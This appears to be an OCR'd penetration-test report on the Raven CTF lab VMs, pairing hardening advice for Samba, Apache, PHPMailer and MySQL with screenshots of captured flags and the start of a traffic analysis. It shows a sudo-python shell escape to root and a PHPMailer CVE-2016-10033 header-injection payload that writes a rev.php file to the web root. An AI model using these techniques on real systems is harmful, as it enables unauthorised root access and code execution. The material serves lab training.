    - Find line: Options Indexes FollowSymLinks >>> remove “Indexes”

Hardening Against [Samba SMBD] on Target 1

- Use host-based protection and IPC$ share deny:

  - Allowing remote connection from specific IP ranges prevents unauthorized access to hidden files on server.

  - IPC$ share deny prevents remote users from seeing what shares are available on the server via named pipes essential for communication between programs

Hardening Against [Apache 2.4.10 buffer overflow] on Target 2

- Several buffer overflow CVEs have been identified for this version of Apache including CVE-2017-7679
  - The updated versions of Apache have patched these vulnerabilities
  - Running these commands in order:
    - Apt-get install software-properties-common
    - Add-apt-repository ppa:ondrej/apache2
    - Apt-get update && apt-get upgrade -y


Hardening Against [PHPMailer] on Target 2

- PHPMailer version prior to 5.2.18 are susceptible to remote command execution; In this case CVE-2016-10033
  - Assuming you are using the recommended method of use composer, then run “composer update” to get latest version
  - Check composer.lock file to ensure latest version has been installed

Hardening Against [MySQL running as root user] on Target 2

- Database credentials from WordPress file wp-config.php provide clear text view of root password allowing root access to MySQL database:

  - Disable remote login to database
  - Limit or disable "Show Databases"
  - Alter which hosts have access MySQL
  - Remove all anonymous accounts
  - Harden plain text password with Unix file permissions "chown" & "chmod"




```
                        <div class="info"></div>
                    </form>
                </div>
            </div>
        </div>
        <div class="col-lg-2 col-md-6 col-sm-6 social-widget">
            <div class="single-footer-widget">
                <h6>Follow Us</h6>
                <p>Let us be social</p>
                <div class="footer-social d-flex align-items-center">
                    <a href="#"><i class="fa fa-facebook"></i></a>
                    <a href="#"><i class="fa fa-twitter"></i></a>
                    <a href="#"><i class="fa fa-dribbble"></i></a>
                    <a href="#"><i class="fa fa-behance"></i></a>
                </div>
            </div>
        </div>
    </div>
</div>
</footer>
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hU
<script src="js/vendor/bootstrap.min.js"></script>
<script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBh0dIF3Y9382fqJYt5I_sswSrEw5eihAA"></script>
<script src="js/easing.min.js"></script>
<script src="js/hoverIntent.js"></script>
<script src="js/superfish.min.js"></script>
<script src="js/jquery.ajaxchimp.min.js"></script>
<script src="js/jquery.magnific-popup.min.js"></script>
<script src="js/owl.carousel.min.js"></script>
<script src="js/jquery.sticky.js"></script>
<script src="js/jquery.nice-select.min.js"></script>
<script src="js/waypoints.min.js"></script>
<script src="js/jquery.counterup.min.js"></script>
<script src="js/parallax.min.js"></script>
<script src="js/mail-script.js"></script>
<script src="js/main.js"></script>
</body>
</html>
```


```
hosts.allow                pam.d              vim
hosts.deny                 papersize          w3m
idmapd.conf                passwd             wgetrc
init                       passwd-            X11
init.d                     perl               xdg
initramfs-tools            php5               xml
michael@target1:/$ locate flag
/usr/include/linux/kernel-page-flags.h
/usr/include/linux/tty_flags.h
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
/usr/include/x86_64-linux-gnu/bits/waitflags.h
/usr/lib/python2.7/dist-packages/dns/flags.py
/usr/lib/python2.7/dist-packages/dns/flags.pyc
/usr/lib/x86_64-linux-gnu/perl/5.20.2/bits/waitflags.ph
/usr/lib/x86_64-linux-gnu/samba/libflag-mapping.so.0
/usr/share/doc/apache2-doc/manual/da/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/de/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/es/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ja/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ko/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/pt-br/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/tr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/zh-cn/rewrite/flags.html
/usr/share/man/man3/fegetexceptflag.3.gz
/usr/share/man/man3/fesetexceptflag.3.gz
/var/www/flag2.txt
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag-2x.png
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag.png
michael@target1:/$ cd /var/www/
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

```
<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys
to the public ever since. Located in Gotham City, XYZ employs over 2,000 people and does all kinds of
 awesome things for the Gotham community.</blockquote>

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your d
ashboard</a> to delete this page and create new pages for your content. Have fun! | Sample Page   |
          | publish     | closed          | open           |                 | sample-page   |            |
        | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                          |            0 | http://192.
168.206.131/wordpress/?page_id=2                       |           0 | page      |                  |
          0 |
|  4 |          1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770c
d2}



                                                                                          | flag3
       |              | draft       | open             | open        |                |               |
        |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                            |            0 | h
ttp://raven.local/wordpress/?p=4                                  |           0 | post       |
      |             0 |
|  5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941
ce}
```


```
steven@target1:~$ clear
steven@target1:~$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
steven@target1:~$ sudo python
Python 2.7.9 (default, Sep 14 2019, 20:00:08)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system
<built-in function system>
>>> os.system("/bin/bash")
root@target1:/home/steven# whoami
root
root@target1:/home/steven# locate flag
/root/flag4.txt
```




```
/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
```



```
03692 >>> blah"@badguy.com... Unbalanced '"'
03692 <<< To: Hacker <admin@vulnerable.com>
03692 <<< Subject: Message from Hackerman
03692 <<< X-PHP-Originating-Script: 0:class.phpmailer.php
03692 <<< Date: Sun, 12 Jul 2020 03:17:04 +1000
03692 <<< From: Vulnerable Server <"hackerman\" -oQ/tmp -X/var/www/html/rev.php blah"@badguy.com>
03692 <<< Message-ID: <94a1e642a546290b6cd15139ad6c7567@192.168.1.115>
03692 <<< X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer)
03692 <<< MIME-Version: 1.0
03692 <<< Content-Type: text/plain; charset=iso-8859-1
03692 <<<
03692 <<< flag2{6a8ed560f0b5358ecf844108048eb337}
03692 <<<
03692 <<< [EOF]
03692 === CONNECT [127.0.0.1]
03692 <<< 220 raven.local ESMTP Sendmail 8.14.4/8.14.4/Debian-8+deb8u2; Sun, 12 Jul 2020 03:17:04 +1000; (No UCE/UBE) logging ac
```



```
root@target2:~# ls
flag4.txt
root@target2:~# cat flag4.txt
 ___                  ___ ___
| _ \__ ___ _____ _ _|_ _|_ _|
|   / _` \ V / -_) ' \| | | |
|_|_\__,_|\_/\___|_||_|___|___|

flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target2:~# _
```



```
root@target2:/var/www/html/wordpress/wp-content/uploads/2018/11# ls
flag3.png
root@target2:/var/www/html/wordpress/wp-content/uploads/2018/11# cp flag3.png /var/www/html/
root@target2:/var/www/html/wordpress/wp-content/uploads/2018/11# ls
flag3.png
root@target2:/var/www/html/wordpress/wp-content/uploads/2018/11# _
```

Kali on ML-REFVM-684427 - Virtual Machine Connection
File
Action
Media
Clipboard
View
Help
flag3.png (PNG Image, 1...
Shell No. 1
07:53 AM
flag3.png (PNG Image, 1458 × 136 pixels) - Scaled (69%) - Mozilla Firefox
flag3.png (PNG Image, 1458
192.168.1.115/flag3.png
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB

flag3{a0f568aa9de277887f37730d71520d9b}

[Start of Network Analysis]

Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities

Traffic Profile

Normal Activity

Malicious Activity

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205 / 185.243.115.84 / 10.0.0.201	Machines that sent the most traffic.
Most Common Protocols	HTTP / SMB2 / SAMBA(AD)	Three most common protocols on the network.
# of Unique IP Addresses	804	Count of observed IP addresses.
Subnets	172.16.4.0/24 / 10.0.0.0/24 / 192.168.1.0/24	Observed subnet ranges.
# of Malware Species	1 identified – trojan “june11.dll”	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Web browsing

“Normal” Activity

- Youtube, web browsing, web application usage (skype etc)

Suspicious Activity

